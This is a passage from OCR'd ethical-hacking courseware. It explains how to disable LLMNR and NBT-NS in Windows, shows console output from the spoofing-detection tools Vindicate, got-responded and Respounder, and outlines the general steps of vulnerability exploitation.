
- Use two-factor or multi-factor authentication, for example, use CAPTCHA to prevent automated attacks on critical information systems.
- Secure and control physical access to systems to prevent offline password attacks.
- Ensure password database files are encrypted and accessible only by system administrators.
- Mask the display of passwords onscreen to avoid shoulder-surfing attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against LLMNR/NBT-NS Poisoning


Disabling LMBNR

- Open the Local Group Policy Editor and navigate to Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client
- In the DNS client, double-click on Turn off multicast name resolution
- Select the Enabled radio button and then click OK



Disabling NBT-NS

- Open the Control Panel and navigate to Network and Internet → Network and Sharing Center and click on Change adapter settings option present on the right side
- Right-click on the network adapter and click Properties, select TCP/IPv4 and then click Properties
- Under the General tab, go to Advanced → WINS
- From the NetBIOS options, check "Disable NetBIOS over TCP/IP" radio button and click OK



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against LLMNR/NBT-NS Poisoning

The easiest way to prevent a system from being attacked by a perpetrator is to disable both the LMNR and NBT-NS services in the Windows OS. Attackers employ these services to obtain user credentials and gain unauthorized access to the user's system.

Steps to disable LLMNR/NBT-NS in any version of Windows:

- **Disabling LMBNR**
  - Open the **Local Group Policy Editor.**
  - Navigate to **Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client.**
  - In the DNS Client, double-click **Turn off multicast name resolution.**
  - Select the **Enabled** radio button and then click **OK.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.28: Disabling LMBNR in Windows

- **Disabling NBT-NS**
  - Open the **Control Panel**, navigate to **Network and Internet → Network and Sharing Center**, and click on the **Change adapter settings** option on the right-hand side.
  - Right-click on the network adapter and then click **Properties**, select **TCP/IPv4**, and then click **Properties**.
  - Under the **General** tab, go to **Advanced → WINS**.
  - From the NetBIOS options, check the "**Disable NetBIOS over TCP/IP**" radio button and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.29: Disabling NBT-NS in Windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools to Detect LLMNR/NBT-NS Poisoning

Network administrators and cybersecurity professionals use tools such as Vindicate, got-responded, and Respounder to detect LLMNR/NBT-NS poisoning attacks.

- **Vindicate**

  Source: *https://github.com*

  Vindicate is an LLMNR/NBNS/mDNS spoofing detection toolkit for network administrators. Security professionals use this tool to detect name service spoofing. This tool helps them to quickly detect and isolate attackers on their network. It is designed to detect the use of hacking tools such as Responder, Inveigh, NBNSpoof, and Metasploit's LLMNR, NBNS, and mDNS spoofers while avoiding false positives. It exploits the Windows event log for quick integration with an Active Directory network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows PowerShell

```
PS C:\Users\Admin\Desktop\VindicateTool-master\ReleaseBinaries> ./VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

Unable to load mDNS service (Only one usage of each socket address (protocol/network address/
). Disabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Spoofing confidence level adjusted to Low
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Spoofing confidence level adjusted to Certain
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
Received LLMNR response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Received NBNS response from 10.10.10.11 claiming 10.10.10.11
Detected active WPAD service at 10.10.10.11 claiming Responder WPAD response
Detected service on SMB TCP port at 10.10.10.11
Detected service on SMB TCP port at 10.10.10.11
```

Figure 6.30: Screenshot showing the output of Vindicate

- **got-responded**

  Source: *https://github.com*

  got-responded helps security professionals to check for LLMNR/NBT-NS spoofing. This tool starts in the default mode and checks for both LLMNR and NBT-NS spoofing but does not send fake SMB credentials.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu:~/got-responded
(responded-env) ubuntu@ubuntu:~/got-responded$ python responded.py

Author: @_w_m__

07-11 04:49 INFO      Detection started
07-11 04:49 INFO      detectNBNSSpoof: Got a response for SRVFILE-F5UJ from 10.1
0.10.11, sending verification using SRVDBJOYZ after 2s
07-11 04:49 INFO      detectNBNSSpoof: Got verification using SRVDBJOYZ from 10.
10.10.11
07-11 04:49 INFO      Spoofing detected by ip 10.10.10.11!, going dark for 360s
07-11 04:55 INFO      Going silent for 360s, don't want to spam the responder
07-11 04:55 INFO      detectNBNSSpoof: Got a response for WORKSTATION-TF74 from
10.10.10.11, sending verification using RECEPTION-JNPO after 10s
07-11 04:55 INFO      detectNBNSSpoof: Got verification using RECEPTION-JNPO fro
m 10.10.10.11
07-11 04:55 INFO      Spoofing detected by ip 10.10.10.11!, going dark for 360s
```

Figure 6.31: Screenshot showing the output of got-responded

- **Respounder**

  Source: *https://github.com*

  Respounder detects the presence of a responder in the network. Security professionals use this tool to identify compromised machines before hackers exploit password hashes. This tool also helps security professionals to detect rogue hosts running responder on public Wi-Fi networks, e.g., in airports and cafes and avoid joining such networks.

```
ubuntu@ubuntu:~/respounder
ubuntu@ubuntu:~/respounder$ ./respounder

[ ]  /// RESPOUNDER ///

[ens33]    Sending probe from 10.10.10.9...    responder
detected at 10.10.10.11
ubuntu@ubuntu:~/respounder$
```

Figure 6.32: Screenshot showing output of Respounder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. The steps involved are as follows:

1. Identify the vulnerability
2. Determine the risk associated with the vulnerability
3. Determine the capability of the vulnerability
4. Develop the exploit
5. Select the method for delivering – local or remote
6. Generate and deliver the payload
7. Gain remote access

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Exploitation

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers can perform exploitation only after discovering vulnerabilities in that target system. Attackers use discovered vulnerabilities to develop exploits and deliver and execute the exploits on the remote system.

Steps involved in exploiting vulnerabilities:

1. **Identify the Vulnerability**

   Attackers identify the vulnerabilities that exist in the target system using various techniques discussed in the previous modules. These techniques include footprinting and reconnaissance, scanning, enumeration, and vulnerability analysis. After identifying the OSs used and vulnerable services running on the target system, attackers also use various online exploit sites such as Exploit Database (*https://www.exploit-db.com*) and SecurityFocus (*https://www.securityfocus.com*) to detect vulnerabilities in underlying OS and applications.

2. **Determine the Risk Associated with the Vulnerability**

   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. **Develop the Exploit**

   After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. **Select the Method for Delivering – Local or Remote**

   Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.

